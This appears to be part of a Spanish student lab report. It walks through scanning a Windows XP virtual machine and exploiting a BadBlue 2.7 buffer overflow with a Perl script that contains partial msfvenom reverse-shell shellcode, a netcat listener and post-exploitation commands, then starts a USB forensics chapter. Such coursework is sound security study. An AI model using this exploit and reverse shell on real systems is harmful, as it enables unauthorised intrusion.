1 to 6. A cursor is visible at the end of the last line of output.

```
root@kali: /home/kali
Session Acciones Editar Vista Ayuda

(root@kali)-[/home/kali]
# ping 192.1.1.7
PING 192.1.1.7 (192.1.1.7) 56(84) bytes of data.
64 bytes from 192.1.1.7: icmp_seq=1 ttl=128 time=0.841 ms
64 bytes from 192.1.1.7: icmp_seq=2 ttl=128 time=1.07 ms
64 bytes from 192.1.1.7: icmp_seq=3 ttl=128 time=1.11 ms
64 bytes from 192.1.1.7: icmp_seq=4 ttl=128 time=0.819 ms
64 bytes from 192.1.1.7: icmp_seq=5 ttl=128 time=0.682 ms
64 bytes from 192.1.1.7: icmp_seq=6 ttl=128 time=1.26 ms
```

Figura 277. Probamos la comunicación dando ping de una maquina a otra

Una vez confirmé que la máquina objetivo estaba activa, lo siguiente que necesitaba era saber qué más había en la red. Así que abrí mi terminal en Kali y lancé un escaneo con Nmap utilizando el comando **nmap -sV 192.1.1.0/24** este comando me permitió escanear todo el rango de IPs de la red local y además identificar qué servicios estaban corriendo en cada máquina. El parámetro **-sV** es clave, porque no solo me dice qué puertos están abiertos, sino también qué servicios están detrás de ellos.



```
(root@kali)-[/home/kali]
# nmap -sV 192.1.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-07 23:25 -05
Nmap scan report for 192.1.1.1
Host is up (0.00096s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE      SERVICE VERSION
53/tcp    filtered  domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)


Nmap scan report for 192.1.1.2
Host is up (0.0036s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds?
912/tcp   open  vmware-auth  VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.1.1.3
Host is up (0.00039s latency).
All 1000 scanned ports on 192.1.1.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:88:29:74 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.1.1.7
Host is up (0.0014s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         BadBlue httpd 2.7
135/tcp   open  msrpc        Microsoft Windows RPC
```

Figura 278. Hacemos un escaneo general con nmap

Los resultados fueron interesantes, pero lo más importante fue 192.1.1.7: esta máquina tenía el puerto 80 abierto, y el servicio que aparecía era BadBlue http. Justo lo que estaba buscando.



```
(root@kali)-[/home/kali]
# nmap -sV 192.1.1.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-07 23:29 -05
Nmap scan report for 192.1.1.7
Host is up (0.0032s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         BadBlue httpd 2.7
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows XP microsoft-ds
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
MAC Address: 08:00:27:78:DB:69 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.26 seconds

(root@kali)-[/home/kali]
#
```

Figura 279. Hacemos un escaneo a la ip de XP

Después de identificar la IP del objetivo, ejecuté un escaneo con Nmap directo a la ip 192.1.1.7 usando el comando **nmap -sV 192.1.1.7**. El resultado confirmó que la máquina corre Windows XP y tiene varios puertos abiertos, incluyendo el 80, donde se encuentra activo el servidor BadBlue HTTP 2.7. Esta información es importante, ya que me permite saber que ataques podrían ser efectivos y confirma que el servidor vulnerable está listo para ser analizado y explotado.

8.6.2 Verificamos que el servicio BadBlue si este activo



Figura 280. Verificamos que el servicio este arriba

Lo siguiente que hice fue verificar que el servicio de BadBlue estuviera funcionando correctamente. Para eso, ingresé a la máquina virtual con **Windows XP** y ejecuté el software **BadBlue**, que ya habíamos instalado previamente cuando configuramos la carpeta compartida llamada **docu-VM**.




Figura 281. Probamos y acceder con `http://192.1.1.7`

Al abrir el navegador y acceder a `http://192.1.1.7`, pude ver la interfaz web del servidor BadBlue activa. Esto me confirmó que el servicio estaba corriendo localmente y que los archivos compartidos desde la carpeta estaban disponibles para ser accedidos o manipulados desde el navegador. Con esto, ya tenía todo listo para comenzar la fase de análisis y explotación del servidor.

8.6.3 Comenzamos el proceso de explotación específico

```
(root@kali)-[/home/kali]
# curl -I http://192.1.1.7:80/
HTTP/1.1 200 OK
Server: BadBlue/2.7
Content-Type: text/html
Accept-Ranges: bytes
Date: Wed, 08 Oct 2025 04:43:43 GMT
ETag: "3f45655a8f87dbe1:43d"
Last-Modified: Fri, 22 Aug 2003 00:35:38 GMT
Content-Length: 1085
Connection: close
Cache-control: public

(root@kali)-[/home/kali]
#
```

Figura 282. Servidor web respondiendo correctamente desde mi máquina Kali.

Después de confirmar que BadBlue estaba corriendo en Windows XP, lo primero que se me ocurrió hacer fue escalar privilegios así que use el comando **sudo su** y la clave de mi maquina para entrar a modo root ,luego quise asegurarme de que el servidor web estuviera respondiendo correctamente desde mi máquina Kali. Para eso, ejecuté el siguiente comando **curl -I http://192.1.1.7:80/** en la termina, este comando me permitió obtener solo las cabeceras HTTP del servidor, sin descargar el contenido completo.

```
(root@kali)-[/home/kali]
# searchsploit BadBlue 2.7
```

Exploit Title	Path
BadBlue 2.72 - PassThru Remote Buffer Overflow	windows/remote/4784.pl
BadBlue 2.72b - Multiple Vulnerabilities	windows/remote/4715.txt
BadBlue 2.72b - PassThru Buffer Overflow (Meta	windows/remote/16806.rb
Working Resources BadBlue 1.2.7 - Denial of Se	windows/dos/20641.txt
Working Resources BadBlue 1.2.7 - Full Path Di	windows/remote/20640.txt

```
Shellcodes: No Results

(root@kali)-[/home/kali]
#
```

Figura 283. consultar la base de datos de Exploit-DB directamente desde Kali.

Use el comando **searchsploit BadBlue 2.7** este comando me permitió consultar la base de datos de Exploit-DB directamente desde Kali. Los resultados fueron bastante útiles porque encontré varios exploits relacionados con BadBlue 2.72, incluyendo uno de desbordamiento de búfer remoto (PassThru) y otros que mencionaban vulnerabilidades múltiples. También aparecieron algunos exploits para versiones anteriores como la 1.2.7, pero mi enfoque estaba en los que aplicaban directamente a la versión 2.7 que estaba corriendo en el servidor. Con esta información, ya tenía claro qué tipo de ataque podía intentar a continuación.

```
(root@kali)-[/home/kali]
# searchsploit -p windows/remote/4784.pl
Exploit: BadBlue 2.72 - PassThru Remote Buffer Overflow
URL: https://www.exploit-db.com/exploits/4784
Path: /usr/share/exploitdb/exploits/windows/remote/4784.pl
Codes: OSVDB-42416, CVE-2007-6377
Verified: True
File Type: Perl script text executable
Copied EDB-ID #4784's path to the clipboard

(root@kali)-[/home/kali]
#
```

Figura 284. , Usé el comando searchsploit -p windows/remote/4784.pl

Después de encontrar el exploit para BadBlue, usé el comando **searchsploit -p windows/remote/4784.pl** Esto me mostró que el exploit es un script. También me dio la ruta exacta donde está guardado en Kali. Con esta información

```
(root@kali)-[/home/kali]
# cd ..

(root@kali)-[/home]
# cd ..

(root@kali)-[/]
#
```

Figura 285. Subir de directorio en la terminal, hasta llegar al directorio raíz /.

Después de preparar el exploit, lo siguiente que hice fue navegar por el sistema de archivos en Kali. Usé el comando **cd ..** para subir de directorio en la terminal, hasta llegar al directorio raíz /.

```
(root@kali)-[/]
# cp /usr/share/exploitdb/exploits/windows/remote/4784.pl .

(root@kali)-[/]
# ls
4784.pl  dev  initrd.img  lib32  media  proc  sbin  tmp  vmlinuz
bin      etc  initrd.img.old  lib64  mnt    root  srv  usr  vmlinuz.old
boot    home lib          lost+found  opt    run   sys  var

(root@kali)-[/]
#

(root@kali)-[/]
#
```

Figura 286. Se movió el archivo del repositorio de exploits de Kali a mi carpeta de trabajo

Una vez identificado el exploit que quería usar, lo copié a mi directorio actual con el comando `cp /usr/share/exploitdb/exploits/windows/remote/4784.pl .`. Esto movió el archivo del repositorio de exploits de Kali a mi carpeta de trabajo. Luego ejecuté `ls` para verificar que el archivo estuviera ahí, y efectivamente apareció **4784.pl** junto con otras carpetas del sistema. Con el exploit ya copiado, estaba listo para editarlo o ejecutarlo según fuera necesario.

```
root@kali: /
Session Acciones Editar Vista Ayuda

(root@kali)-[/]
# cp /usr/share/exploitdb/exploits/windows/remote/4784.pl .

(root@kali)-[/]
# ls
4784.pl  dev  initrd.img  lib32  media  proc  sbin  tmp  vmlinuz
bin      etc  initrd.img.old  lib64  mnt    root  srv  usr  vmlinuz.old
boot    home lib          lost+found  opt    run   sys  var

(root@kali)-[/]
#

(root@kali)-[/]
# nano 4784.ph

(root@kali)-[/]
# cat 4784.pl
#!/usr/bin/perl -w
# http://aluigi.altervista.org/adv/badblue-adv.txt
# https://www.securityfocus.com/bid/26803
# http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6379
# exploit for stack overflow in badblue 2.72
#
# Credit to Luigi Auremma
# Jacopo Cervini acar@jervus.it
# 22/12/2007
#
```

Figura 287. Usé el comando `nano 4784.pl` Esto me permitió ver que el script

Con el exploit ya copiado en mi directorio de trabajo, lo siguiente que hice fue abrirlo para revisar su contenido. Usé el comando **nano 4784.pl** Esto me permitió ver que el script está escrito en Perl y que se trata de un exploit para un desbordamiento de pila en BadBlue 2.72, También ejecuté **cat 4784.pl** para visualizar rápidamente el contenido en la terminal. Con esto, ya tenía claro cómo funcionaba el exploit y estaba listo para probarlo.

```
GNU nano 8.6 badblue-272-seh.pl
#!/usr/bin/perl
# Archivo: badblue-272-seh.pl
# Descripción: copia local del exploit público para CVE-2007-6379 (BadBlue).
# NOTA: Este archivo se conserva únicamente con fines de análisis y documentación
# dentro de un entorno de laboratorio aislado y autorizado.
#
# Referencias:
# - CVE-2007-6379: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6379
# - Exploit-DB ID: 4784
# - Advisory: https://www.securityfocus.com/bid/26803
#
# Autor(es) del exploit original (según cabecera): Luigi Auriemma, Jacopo Cervini
# Fecha de descarga/local: 2025-10-12
# Entorno de análisis: Nombre_VM (p. ej. Lampiao), snapshot_id, SO y versión (p. ej. Windows XP SP2)
#
# Propósito del archivo:
# - Inspección estática y documentación de la vulnerabilidad en un laboratorio controlado.
# - NO ejecutar fuera de VMs aisladas y sin snapshot previo y autorización expresa.
#
# Reglas de seguridad aplicadas durante el análisis:
# 1) Ejecución dinámica sólo en máquinas virtuales aisladas (host-only/internal) con snapshot.
# 2) Registro de trazas: uso de strace/ltrace (Linux) o Procmon (Windows), y captura pcap si procede.
# 3) No subir ni compartir el exploit en entornos públicos sin autorización.
#
# Evidencia asociada:
# - SHA256: (rellenar tras calcular) → ej. $(sha256sum badblue-272-seh.pl)
# - Capturas: referencia de capturas (anexo X)
#
# Observaciones para el informe:
# - En el informe se documenta la inspección estática (file, strings, grep), y cualquier análisis dinámico
```

Figura 288. Mostramos el encabezado del scrip y adjuntamos lo demás

```
#!/usr/bin/perl
use IO::Socket;

# Configuración
my $target = $ARGV[0];
my $port = $ARGV[1];

if (!defined($target) || !defined($port)) {
    print "Uso: $0 <IP_objetivo> <puerto>\n";
    exit;
}

print "[+] Enviando exploit a $target:$port...\n";

# Shellcode generado con msfvenom:
# msfvenom -p windows/shell_reverse_tcp LHOST=192.1.1.13 LPORT=4444
# EXITFUNC=thread -f perl -b "\x00\x0a\x0d"
my $shellcode =
"\xdb\xc0\xd9\x74\x24\xf4\x5e\xba\xae\x2e\x4b\x3e\x31\xc9\xb1".
"\x52\x31\x56\x17\x83\xc6\x04\x03\x0e\x3e\x3e\x3f\x52\xd6\x3c".
"..."; # ← Aquí iría el shellcode completo (puedo darte el resto si lo
necesitas)

# Payload HTTP malicioso
```



```


my $payload = "GET /" . "A" x 4061 . $shellcode . " HTTP/1.1\r\n";
$payload .= "Host: $target\r\n";
$payload .= "Connection: close\r\n\r\n";

# Enviar el payload
my $sock = IO::Socket::INET->new(PeerAddr => $target, PeerPort => $port,
Proto => "tcp") or die "[-] No se pudo conectar: $!";
print $sock $payload;
close($sock);

print "[+] Payload enviado. Esperando conexión reversa en
192.1.1.13:4444...\n";

```

Lo siguiente que hice fue crear el archivo encabezado utilizando el comando **nano** **badblue-272-seh.pl** Creamos el archivo badblue-272-seh.pl con encabezado para documentar el exploit de forma segura y organizada. Esto nos permite mantener un registro claro, evitar errores, y demostrar que el análisis se hizo de forma ética y responsable.



```

(root@kali)-[/]
# chmod +x badblue-272-seh.pl

(root@kali)-[/]
# head -20 badblue-272-seh.pl

```

Figura 289. daremos el permiso de ejecución

luego antes de ejecutar el exploit resultaba darle el permiso de ejecución para eso utilizo el comando **chmod +x badblue-272-seh.pl** y luego con el comando **head -20 badblue-272-seh.pl**

8.6.4 Últimos detalles para lanzar nuestro exploit

```
➤$ head -20 badblue-272-seh.pl
#!/usr/bin/perl -w
# http://aluigi.altervista.org/adv/badblue-adv.txt
# https://www.securityfocus.com/bid/26803
# http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6379
# exploit for stack overflow in badblue 2.72
#
# Credit to Luigi Auremma
# Jacopo Cervini acar0@jervus.it
# 22/12/2007
#
#
#
use IO::Socket;

if(!($ARGV[1]))
{
```

Figura 290. Usé `head -20 badblue-272-seh` para ver las primeras líneas del exploit

Usé `head -20 badblue-272-seh` para ver las primeras líneas del exploit. Ahí confirmé que era para BadBlue 2.72, con referencias al CVE y los autores. También vi que usa Perl y empieza cargando el módulo de sockets, lo que indica que se conecta por red. Todo listo para probarlo.

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Yeco>ping 192.1.1.13

Haciendo ping a 192.1.1.13 con 32 bytes de datos:

Respuesta desde 192.1.1.13: bytes=32 tiempo<1m TTL=64
Respuesta desde 192.1.1.13: bytes=32 tiempo<1m TTL=64
Respuesta desde 192.1.1.13: bytes=32 tiempo<1m TTL=64
Respuesta desde 192.1.1.13: bytes=32 tiempo<1m TTL=64

Estadísticas de ping para 192.1.1.13:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 0ms, Máximo = 0ms, Media = 0ms

C:\Documents and Settings\Yeco>ipconfig

Configuración IP de Windows

Adaptador Ethernet Conexión de área local :

```

Figura 291. Nos aseguramos de que todo estuviera correctamente configurado probando la conexión

Antes de lanzar el exploit, necesitábamos asegurarnos de que todo estuviera correctamente configurado. Lo primero que hice fue verificar la IP de mi máquina Kali, que sería la encargada de recibir la conexión reversa, esto lo hice haciendo ping de Windows XP a kali.

```
(kali@kali) ~$ nmap -sV 192.1.1.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-13 10:49 -05
Nmap scan report for 192.1.1.7
Host is up (0.0020s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         BadBlue httpd 2.7
```

Figura 292. Escaneamos la red para ver el servicio

Con ambas máquinas listas, abrí un listener en Kali usando netcat en el puerto 4444. Esto me permitiría recibir la shell si el exploit funcionaba correctamente. Después, ejecuté el script badblue-272-seh.pl, apuntando a la IP de la víctima y al puerto donde BadBlue estaba corriendo.

El comando fue **nc -lvnp 44**

```
(kali@kali) ~$ nc -lvnp 4444
listening on [any] 4444 ...
█
```

Figura 293. listener en Kali usando netcat en el puerto 4444

Como ya había escalado permiso ahora si lance el exploit con el comando **./badblue-272-seh.pl 192.1.1.7 80**

Ingresamos a nuestra maquina victima

```
(root@kali)-[/]
# ./badblue-272-seh.pl 192.1.1.7 80
[+] Enviando exploit a 192.1.1.7:80 ...
[+] Payload enviado. Esperando conexión reversa en 192.1.1.13:4444 ...
```

Figura 294, Ingresamos a nuestra maquina victima

El script respondió que el payload fue enviado y que estaba esperando la conexión reversa. En ese momento, todo estaba en manos del shellcode, si estaba bien configurado con mi IP y puerto, y si la víctima no tenía bloqueos, la conexión debería establecerse.

```
C:\Archivos de programa\BadBlue\PE>cd ..  
cd ..  
  
C:\Archivos de programa\BadBlue>cd ..
```

Figura 295. Dentro de la maquina subimos a la carpeta raíz

En este punto ya habíamos ingresado a el archivo po repositorio de badblue, lo que hice luego fue subir de carpeta hasta llegar a la carpeta raíz, para ello use el comando **cd ..**

8.6.4.1 Navegamos un poco para obtener información

```
C:\>dir  
dir  
El volumen de la unidad C no tiene etiqueta.  
El número de serie del volumen es: 2490-270F  
  
Directorio de C:\  
  
02/10/2025  09:32    <DIR>          Archivos de programa  
26/07/2025  09:34             0 AUTOEXEC.BAT  
26/07/2025  09:34             0 CONFIG.SYS  
26/07/2025  09:40    <DIR>          Documents and Settings  
02/10/2025  09:35    <DIR>          WINDOWS  
                2 archivos             0 bytes  
                3 dirs 19.300.601.856 bytes libres  
  
C:\>sysinfo  
sysinfo  
"sysinfo" no se reconoce como un comando interno o externo,  
programa o archivo por lotes ejecutable.  
  
C:\>systeminfo  
systeminfo  
  
Nombre de host:                WAY  
Nombre del sistema operativo:  Microsoft Windows XP Professional  
Versión del sistema operativo: 5.1.2600 Service Pack 3 Compilaci3n 2600  
Fabricante del sistema operativo: Microsoft Corporation  
Configuraci3n del sistema operativo: Estaci3n de trabajo independiente  
Tipo de compilaci3n del sistema operativo: Uniprocessor Free  
Propiedad de:                  way  
Organizaci3n registrada:       way  
Id. del producto:              76460-641-1927333-23836
```

Figura 296. Buscamos informaci3n

Con la shell ya establecida, comencé a interactuar con la máquina víctima. Lo primero que hice fue ejecutar el comando `dir` para confirmar que tenía acceso al sistema de archivos. El resultado mostró los directorios típicos de una instalación de Windows XP, como Archivos de programa, Documents and Settings y Windows, además de archivos de configuración como `autoexec.bat` y `config.sys`, ambos con tamaño cero.

```
Dispositivo de inicio: \Device\HarddiskVolume1
Configuraci3n regional del sistema: 0c0a
Idioma: 0000040a
Zona horaria: N/D
Cantidad total de memoria f3sica: 191 MB
Memoria f3sica disponible: 47 MB
Memoria virtual: tama3o m3ximo: 2.048 MB
Memoria virtual: disponible: 2.008 MB
Memoria virtual: en uso: 40 MB
Ubicaci3n(es) de archivo de paginaci3n: C:\pagefile.sys
Dominio: GRUPO_TRABAJO
Servidor de inicio de sesi3n: \\WAY
Revisi3n(es): 1 revisi3n(es) instaladas.
[01]: Q147222
Tarjeta(s) de red: 1 Tarjetas de interfaz de red instaladas.
[01]: Adaptador de servidor PRO/1000 T de Intel(R)
Nombre de conexi3n: Conexi3n de 3rea local
DHCP habilitado: S3
Servidor DHCP: 192.168.5.3
Direcciones IP
[01]: 192.168.5.7

C:\>net users
net users

Cuentas de usuario de \\WAY

Administrador Asistente de ayuda Invitado
SUPPORT_388945a0 wayner_antonio_moya_
Se ha completado el comando correctamente.
```

Figura 297. Mostramos la otra parte de la informaci3n obtenida

8.6.4.2 Culminamos nuestra explotaci3n

Para obtener informaci3n m3s detallada del sistema, ejecuté `systeminfo`, lo cual s3 funcion3. El resultado confirm3 que la m3quina v3ctima era un sistema Windows XP Professional con Service Pack 3, compilaci3n 2600. Tambi3n se mostr3 el nombre del host WAY, el tipo de compilaci3n y que se trataba de una estaci3n de trabajo independiente.

```
C:\>tasklist
tasklist
```

Nombre de imagen	PID	Nombre de sesión	Nº de	Uso de memoria
System Idle Process	0	Console	0	16 KB
System	4	Console	0	212 KB
smss.exe	368	Console	0	368 KB
csrss.exe	592	Console	0	3,932 KB
winlogon.exe	616	Console	0	4,592 KB
services.exe	660	Console	0	3,240 KB
lsass.exe	672	Console	0	6,016 KB
VBoxService.exe	828	Console	0	4,080 KB
svchost.exe	876	Console	0	4,908 KB
svchost.exe	968	Console	0	4,132 KB
svchost.exe	1060	Console	0	19,336 KB
svchost.exe	1112	Console	0	3,380 KB
svchost.exe	1148	Console	0	4,548 KB
spoolsv.exe	1588	Console	0	4,336 KB
alg.exe	548	Console	0	3,396 KB
VBoxTray.exe	924	Console	0	3,856 KB
ctfmon.exe	932	Console	0	3,148 KB
wsntfy.exe	1356	Console	0	2,240 KB
VBoxService.exe	1860	Console	0	1,864 KB
auauclt.exe	836	Console	0	5,916 KB
explorer.exe	1656	Console	0	22,624 KB
badblue.exe	2692	Console	0	6,624 KB

Figura 298. Culminamos mostrando el servicio en ejecución

Para finalizar mi exploración del servicio, ejecuté el comando tasklist desde la shell remota. Esto me permitió visualizar los procesos activos en la máquina víctima. Entre ellos se encontraban procesos típicos del sistema como System Idle Process, smss.exe, csrss.exe y varios svchost.exe, lo que indica que el sistema estaba funcionando de forma estable en ese momento.

9. Capítulo 9: Análisis Forense de USB Utilizando la herramienta Autopsy en Kali Linux y Windows, Uso De Ftk Imager

9.1.Introducción

En este capítulo se presenta de manera detallada el procedimiento para realizar un análisis forense a una memoria USB empleando herramientas especializadas que permiten examinar su contenido sin alterar la información original. Para ello, se trabajó con dos aplicaciones ampliamente reconocidas en el ámbito de la informática forense: Autopsy, ejecutado en el sistema operativo Kali Linux, y FTK Imager, utilizado en un entorno Windows.

El objetivo principal de este proceso fue mostrar cómo es posible examinar, recuperar y preservar datos almacenados en una unidad USB, incluyendo archivos que hayan sido eliminados previamente por el usuario. Con Autopsy se efectuó el análisis profundo del dispositivo, permitiendo visualizar estructuras internas, identificar evidencia digital, y recuperar información borrada. Por otro lado, FTK Imager se utilizó para crear una imagen forense, es decir, una copia exacta y verificable del contenido de la memoria USB, garantizando que la investigación se realice sobre la copia y no sobre el dispositivo original.

Todo el procedimiento se desarrolló siguiendo buenas prácticas forenses, asegurando que los datos no fueran modificados en ningún momento. Esto implica trabajar de forma meticulosa y controlada, como lo haría un perito digital en un caso real, donde cada archivo, metadato o rastro presente en la USB podría constituir evidencia relevante dentro de una investigación formal.

9.2.Objetivos

9.2.1 Objetivo General

Realizar un análisis forense completo a una memoria USB empleando las herramientas especializadas Autopsy y FTK Imager, con el propósito de recuperar, identificar, preservar y examinar de forma confiable toda la información contenida en el dispositivo.

9.2.2 Objetivos Específicos

- Generar una copia forense exacta del contenido de la memoria USB mediante la herramienta FTK Imager.
- Examinar dicha imagen utilizando Autopsy en el entorno Kali Linux con el propósito de localizar, revisar y comprender los archivos presentes.
- Registrar de forma detallada, clara y estructurada cada una de las acciones realizadas durante el proceso y los hallazgos obtenidos.

9.3.Planteamiento del Problema

La información digital se ha convertido en uno de los recursos más valiosos para el mundo en general, se puede decir que el volumen de datos que movemos o almacenamos ya sea en la nube o por medios físicos como pueden ser memorias USB es gigantesco, esto hace que el manejo adecuado de los datos adquiere una importancia crítica. El uso cotidiano de dispositivos portátiles de almacenamiento, como las memorias USB, facilita la transferencia de archivos, pero también incrementa significativamente los riesgos asociados a la pérdida, alteración o eliminación intencional o accidental de información relevante. Esta vulnerabilidad convierte a las unidades USB en elementos que con frecuencia deben ser sometidos a procesos de análisis forense digital dentro de investigaciones académicas, corporativas o incluso judiciales.

Aunque existen herramientas avanzadas para realizar análisis forense, como Autopsy y FTK Imager, su uso adecuado requiere de conocimientos técnicos que muchos estudiantes o principiantes en el campo de la informática forense aún no dominan. La falta de comprensión sobre conceptos fundamentales como la creación de una imagen forense, la preservación de la integridad del dispositivo, la recuperación de archivos eliminados o el análisis de metadatos puede generar errores que comprometan la validez de la evidencia digital. En escenarios reales, una mala práctica podría provocar la alteración de datos importantes, afectando la confiabilidad del análisis y la utilidad de la información recolectada como posible prueba.

En el ámbito educativo, este problema se hace aún más evidente. Aunque se enseñan los fundamentos teóricos de la informática forense, no siempre existe una guía clara, práctica y estructurada que permita a los estudiantes ejecutar un proceso de análisis completo y metodológicamente correcto sobre un dispositivo de almacenamiento. La ausencia de procedimientos detallados dificulta la comprensión de las etapas esenciales del análisis forense,

como la adquisición de evidencia, la verificación de integridad, la exploración del sistema de archivos y la documentación de los hallazgos.

Esta situación genera la necesidad de contar con un material que explique de manera clara cómo llevar a cabo el análisis forense de una memoria USB utilizando herramientas profesionales y entornos controlados. Por lo tanto, el presente trabajo surge como respuesta a dicha necesidad, proponiendo una guía detallada del proceso, desde la creación de la imagen forense con FTK Imager hasta el análisis profundo de la evidencia con Autopsy en Kali Linux, replicando un escenario realista pero seguro para el aprendizaje. El objetivo es proporcionar un recurso que permita fortalecer las competencias prácticas, mejorar la comprensión de los procedimientos forenses y asegurar que el análisis de evidencia digital se realice siguiendo estándares técnicos aceptados en el campo.

9.4.Subcapítulo 1: Análisis Forense Utilizando Autopsy en Kali Linux

9.4.1 Configuración de Filtros USB.

Lo primero que debemos hacer antes de realizar nuestro análisis forense es conectar nuestra memoria USB y que se reconozca por nuestro pc físico. Para eso lo único que debemos hacer es conectar nuestra memoria e ir a buscar en el apartado de equipos.




Figura 299. Revisamos que nuestro computador lea la memoria USB.

Lo siguiente que hacemos es crear el filtro USB para ello nos vamos a configuración dentro de configuración ingresamos al apartado USB y te dentro de este apartado le damos en el botón de más que no permite agregar los dispositivos detectados por nuestro PC para este caso seleccionamos el general uDisk(0100) que sería nuestra memoria USB.




Figura 300. Configuración de Dispositivos USB

Por último, dentro de nuestra máquina virtual de Kali Linux Ingresamos a la opción de dispositivos luego de nuevo al apartado USB y seleccionamos hoy muéstrame mi memoria qué sería la general mass storage (0100)

